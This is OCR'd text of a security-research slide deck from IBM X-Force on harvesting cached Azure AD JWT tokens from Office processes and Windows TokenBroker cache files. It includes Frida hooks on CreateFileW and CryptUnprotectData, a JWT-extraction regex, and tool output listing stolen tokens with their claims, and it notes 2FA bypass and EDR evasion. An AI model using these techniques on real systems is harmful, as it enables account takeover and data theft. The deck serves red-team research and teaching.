(Ab)using the Microsoft Identity Platform

Exploring Azure AD Token Caching

IBM®

About Me?

Ruben Boonen

Senior Managing Security Consultant

IBM X-Force Adversary Services

@FuzzySec

- Windows Shill
- Post-Exploitation
- Reverse Engineering
- Vulnerability Research

Introduction

SECRET AGENDA

What are we talking about?

- Native application authentication on Windows
  - **Azure AD** and **Hybrid** environments
  - **JWT** tokens
  - Post-exploitation use case
  - Not totally novel (**more about that later**)
- Mostly a perspective on how to conduct offensive research
  - Identify a question
  - Do the research
  - Weaponize the product

Identify a question

WHAT TYPE OF QUESTION


Where do we get our questions?

- Wow what is this new thing?
  - Confronted with **new knowledge**
  - Some **new domain** you are looking into
- I understand more about this existing thing
  - You have been researching a thing and now understand it has use in this **adjacent domain**
- We have a problem with this thing
  - There is some **operational** thing that is giving your team **problems**
  - There is a **tasking request** to look into a specific thing

IDENTIFY THE QUESTION

What is this new thing?

- Interesting!
  - Office applications apparently have **JWT tokens**
  - Not totally surprising. Office connects to **Outlook**, **OneDrive**, **Teams**, **SharePoint**,..
  - But never asks for credentials..
- mr.d0x has a blogpost
  - https://mrd0x.com/stealing-tokens-from-office-applications/
- JWT tokens are good for post-exploitation
  - Bypass **2fa**
  - Avoid dumping **cookies** / (**passwords**)




Doing the research

EASY TO IDENTIFY

Tokens, tokens everywhere!

```
{
  "typ": "JWT",
  "alg": "RS256",
  ....
```



Results - WINWORD.EXE (16244)

172 results.

Address	Base Address	Length	Result
0x1d252206010	0x1d252190000	1482	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d252206620	0x1d252190000	1482	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d252206c30	0x1d252190000	1482	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d252207240	0x1d252190000	1482	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d252207850	0x1d252190000	1482	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d253ee3140	0x1d253e10000	696	Bearer eyJ0eXAiOiJKV1QiLCJub25jZS
0x1d254179830	0x1d254010000	2024	eyJ0eXAiOiJKV1QiLCJub25jZSI6Ik5FS
0x1d25417a850	0x1d254010000	2009	{"cached_at":"1699775334","client_id
0x1d2543e2780	0x1d25421e000	29	eyJ0eXAiOiJKV1QiLCJhbGciOiJS
0x1d2543e3ba0	0x1d25421e000	2488	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d2543e45b0	0x1d25421e000	2486	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d2543e4fc0	0x1d25421e000	2488	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d2543e63e0	0x1d25421e000	2488	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d2543e8210	0x1d25421e000	2486	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d2543e9630	0x1d25421e000	2486	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
0x1d268732570	0x1d268670000	1976	eyJ0eXAiOiJKV1QiLCJub25jZSI6Ik9iN
0x1d268733ce0	0x1d268670000	1950	eyJ0eXAiOiJKV1QiLCJub25jZSI6IlRjYX
0x1d2687344b0	0x1d268670000	1946	eyJ0eXAiOiJKV1QiLCJub25jZSI6ImVM
0x1d26884f4b0	0x1d268838000	25	eyJ0eXAiOiJKV1QiLCJub25jÙ
0x1d268de1a60	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb
0x1d268de3280	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb
0x1d268de4a70	0x1d268838000	3054	Authorization: Bearer eyJ0eXAiOiJKV
0x1d268de7aa0	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb
0x1d268de92c0	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb
0x1d268deaac0	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb
0x1d268dec2e0	0x1d268838000	6004	eyJ0eXAiOiJKV1QiLCJub25jZSI6IkVGb

Filter | Save... | Copy | Close

- Post-exploitation problems
  - Open Handle
  - Enumerate memory sections
  - Scan large amount of bytes
- Not ideal and can trigger detections

BUT HOW

Where do the tokens come from?

Fermion

FRIDA TOOLS

- Process List
- Device Info
- Trace
- JS Docs

INSTRUMENTATION

- Device
- Instrument
- Detach
- Reload

Kuroir Wrap

```
1  let pCreateFileW = Module.getExportByName("Kernel32.dll","CreateFileW");
2
3  Interceptor.attach(pCreateFileW,{
4      onEnter: function (args) {
5          send("[>] File -> " + args[0].readUtf16String())
6      }
7  });
```

```
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\171cd6282d4898ba371c5a6223416470d5f7ddcf.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\2018c83c16e29d57e69047a488b1267e21c9c9bf.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\4b50f73a07214ce49e957ef7c843550780bb45d3.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\5a2a7058cf8d1e56c20e6b19a7c48eb2386d141b.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\688dc1887cda99fcde53e066f738408b3a5c3740.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\7bdc6ffb67bbfda6b976fbba6d4ceb77819d737b.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\7e30c49f039eeb45c4ae545f5cb3bca5ff887b75.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\812084085a5b70d344a16cc2de58611c0283c9af.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\821557505e32b365181f70d81837067227e77243.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\85238ae6363cbc8faf0b33fa874845f13d1fe12b.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\a298dec39c3007cd84a0afe6d2c060faa3faf4bd.tbres
[>] File -> C:\Users\8J6670897\AppData\Local\Microsoft\TokenBroker\Cache\a69438a2701fabf1d43932c873e5722fcce911da.tbres
```

TBRES => JSON

Contains protected fields

- tbres contents
  - File format metadata
  - Timestamps
  - Provider information
  - **Protected** authentication data
  - ...


```
{
    "TBDataStoreObject": {
        "Header": {
            "ObjectType": "TokenResponse",
            "SchemaVersionMajor": 2,
            "SchemaVersionMinor": 1
        },
        "ObjectData": {
            "SystemDefinedProperties": {
                "RequestIndex": {
                    "Type": "InlineBytes",
                    "IsProtected": false,
                    "Value": "fjDEnwOe60XErlRfXLO8pf+Ie3U="
                },
                "Expiration": {
                    "Type": "InlineBytes",
                    "IsProtected": false,
                    "Value": "AP/WIiQW2gE="
                },
                "Status": {
                    "Type": "InlineBytes",
                    "IsProtected": false,
                    "Value": "AAAAAA=="
                },
                "ResponseBytes": {
                    "Type": "InlineBytes",
                    "IsProtected": true,
                    "Value": "AQAAAN..."
                },
                "ProviderPfn": {
                    "Type": "InlineString",
                    "IsProtected": false,
                    "Value": "Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy"
```

PROTECTED DATA IS .. PROTECTED

How does the cryptography work?

```
1   let pCryptUnprotectData = Module.getExportByName("Crypt32.dll","CryptUnprotectDat
2
3   Interceptor.attach(pCryptUnprotectData,{
4       onEnter: function (args) {
5           this.OutBlob = args[6];
6       },
7       onLeave: function(ret) {
8           if (this.OutBlob != null) {
9               let pData = new NativePointer(this.OutBlob);
10              let iSize = pData.readU32();
11              let pDecrypted = (pData.add(8)).readPointer();
12              send(hexdump(pDecrypted, {length:iSize}));
13          }
14      }
15  });
```

```
2a7411211c0  3a 6f 61 75 74 68 3a 32 2e 30 3a 6f 6f 62 22 2c  :oauth:2.0:oob",
2a7411211d0  22 72 65 66 72 65 73 68 5f 6f 6e 22 3a 22 30 22  "refresh_on":"0"
2a7411211e0  2c 22 72 65 71 75 65 73 74 65 64 5f 63 6c 61 69  ,"requested_clai
2a7411211f0  6d 73 22 3a 22 22 2c 22 73 65 63 72 65 74 22 3a  ms":"","secret":
2a741121200  22 65 79 4a 30 65 58 41 69 4f 69 4a 4b 56 31 51  "eyJ0eXAiOiJKV1Q
2a741121210  69 4c 43 4a 68 62 47 63 69 4f 69 4a 53 55 7a 49  iLCJhbGciOiJSUzI
2a741121220  31 4e 69 49 73 49 6d 74 70 5a 43 49 36 49 6a 6c  1NiIsImtpZCI6Ijl
```

It's usually
DPAPI

Weaponize the product

UNPROTECTED DATA

Decrypted data is a proprietary binary format

```
82d4898ba371c5a6223416470d5f7ddcf.tbres
```

```
Microsoft Office
Microsoft Graph
Office API
Outlook O365
SharePoint
Substrate
OneDrive
....
```

```
{.."IsProtected":True,
"Value":"..."..}
```

```
DPAPI (User
Scope)
```

```
Regex => (eyJ0[A-Za-z0-9-_=]+?\\.[A-
Za-z0-9-_=]+?\\.[A-Za-z0-9-_=]+)
```

MICROSOFT GRAPH

Token claims dictate their utility


- **JWTs have a surprising amount of privileges**
  - Inspect the **scp** element of the decoded JWT
  - https://graphpermissions.merill.net/permission/


```
{
    ...,
    "scp":"AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate
Directory.AccessAsUser.All Directory.Read.All email Files.Read
Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All
InformationProtectionPolicy.Read Mail.ReadWrite Notes.Create
offline_access openid Organization.Read.All People.Read People.Read.All
Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect
SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite
TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All
User.ReadBasic.All User.ReadWrite Users.Read",
    ...
}
```

BASIC WEAPONIZATION

The most utilitarian form of the product

- **.Net post-exploitation capability**
  - Easy to write
  - Well developed **in-memory harness**
  - EDR does not seem to mind
  - Tokens **give you API access**




```
 Todo-Internal.ReadWrite UnifiedPolicy.User.Read User.Read u
KmoVMxkkKxPUvxEA5jc3kio4","tid":"fcf67057-50c9-4ad4-98f3-ffc
m","uti":"osc9KFhsOk-xgdjMrM85AA","ver":"1.0","wids":["b79fb
}

[?] Processing file --> C:\Users\8J6670897\AppData\Local\Mic
0.tbres
[+] Found JWT token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjlHbW55RlBraGMz
mZi1hYWQyMjkyYWIwMWMiLCJpc3MiOiJodHRwczovL2xvZ2luLm1pY3Jvc29
5L3YyLjAiLCJpYXQiOjE2OTk4MDU3MTAsIm5iZiI6MTY5OTgwNTcxMCwiZXh
wbGlhbmNlX3VybCI6Imh0dHBzOi8vcG9ydGFsLm1hbmFnZS5taWNyb3NvZnQ
ybCI6Imh0dHBzOi8vZW5yb2xsbWVudC5tYW5hZ2UubWljcm9zb2Z0LmNvbS9
lX3VybCI6Imh0dHBzOi8vcG9ydGFsLm1hbmFnZS5taWNyb3NvZnQuY29tL1R
jYmNmM2MtZmU2YS00NDY2LWFjYzctNTBhMmU5NGI3ZjQ3IiwicHJlZmVycmV
3MjVBNEUiLCJyaCI6IjAuQVJnQVYzRDJfTWxRMUVxWThfX0taSzNaNmRZT1d
QNkVKRklSLUxqelR1S3NJeEFnUF9LZWFhYXMiLCJ0aWQiOiJmY2Y2NzA1Ny0
jb20iLCJ2ZXIiOiIyLjAifQ.lu3R299BslW98xMBLisuNoarj19kkGmS6OHt
As8L9VJ5ld2kpq4AAbQFGMbN2V_HlhYmrkA0JU8q9cPnO19q04cnZYDeZ448
u6bNFBRNCOl23DSvzxPwZSRqg119VS4oQNkFxiaLkHMPs26y-FzQW5zwGctI
[+] JWT payload:
{"aud":"d3590ed6-52b3-4102-aeff-aad2292ab01c","iss":"https:/
v2.0","iat":1699805710,"nbf":1699805710,"exp":1699809610,"em
ge.microsoft.com/?portalAction=Compliance","mdm_enrollment_u
scovery.svc","mdm_terms_of_use_url":"https://portal.manage.m
cf3c-fe6a-4466-acc7-50a2e94b7f47","preferred_username":"rboo
__KZK3Z6dYOWdOzUgJBrv-q0ikqsBwYAMk.","sub":"77CuplXKI8y__ee7
64add9e9","upn":"rboonen@ibm.com","ver":"2.0"}
[+] Found JWT token:
eyJ0eXAiOiJKV1QiLCJub25jZSI6IjRacW10Ykp1cV9vMWoyMHNuaFgtZlpH
RlBraGMzaE91UjIybXZTdmduTG83WSIsImtpZCI6IjlHbW55RlBraGMzaE91
jb20vIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvZmNmNjcwNTc
ibmJmIjoxNjk5ODA1NzEwLCJleHAiOjE2OTk4OTI0MTAsImFjY3QiOjAsImF
KY0VyTWtOT2xLK053Y1BzUlNTOEdaNWRxb1ZXU3R3MFZ2Q3g2dWhGeUJMRkI
DOTNhVUZjVVFmUGsxM0ZnUE1uVGtNUkF3NTU0THlwdjlWTEZDMzdZTGZhN1c
hbWUiOiJNaWNyb3NvZnQgT2ZmaWNlIiwiYXBwaWQiOiJkMzU5MGVkNi01MmI
pZCI6IjRiMzZjZWExLTA3OTktNGNlMS05NmQyLWExYjQ2YjI4Y2ZkNCIsImZ
wIjoidXNlciIsImlwYWRkciI6IjI2MDA6MTcwMDo1ODkwOjgzMjA6NjE1Mzp
```

LORE DIVERSION


Do your background research

- **Measured prudence and balance of reason**
  - Seems like this is **not** a **novel** concept
    - Adam Chester (**@_xpn_**) had the same idea and he did some amazing background research on the topic!
    - https://blog.xpnsec.com/wam-bam/
  - Not a big problem in this case, only **a few hours lost** in total
    - **A good lesson generally**, do your exploratory work properly during the research phase

REFINING THE PRODUCT

How best to use these tokens?

- **Capability != Usability**
  - Getting the tokens is only half the work, we can't use these to log in directly
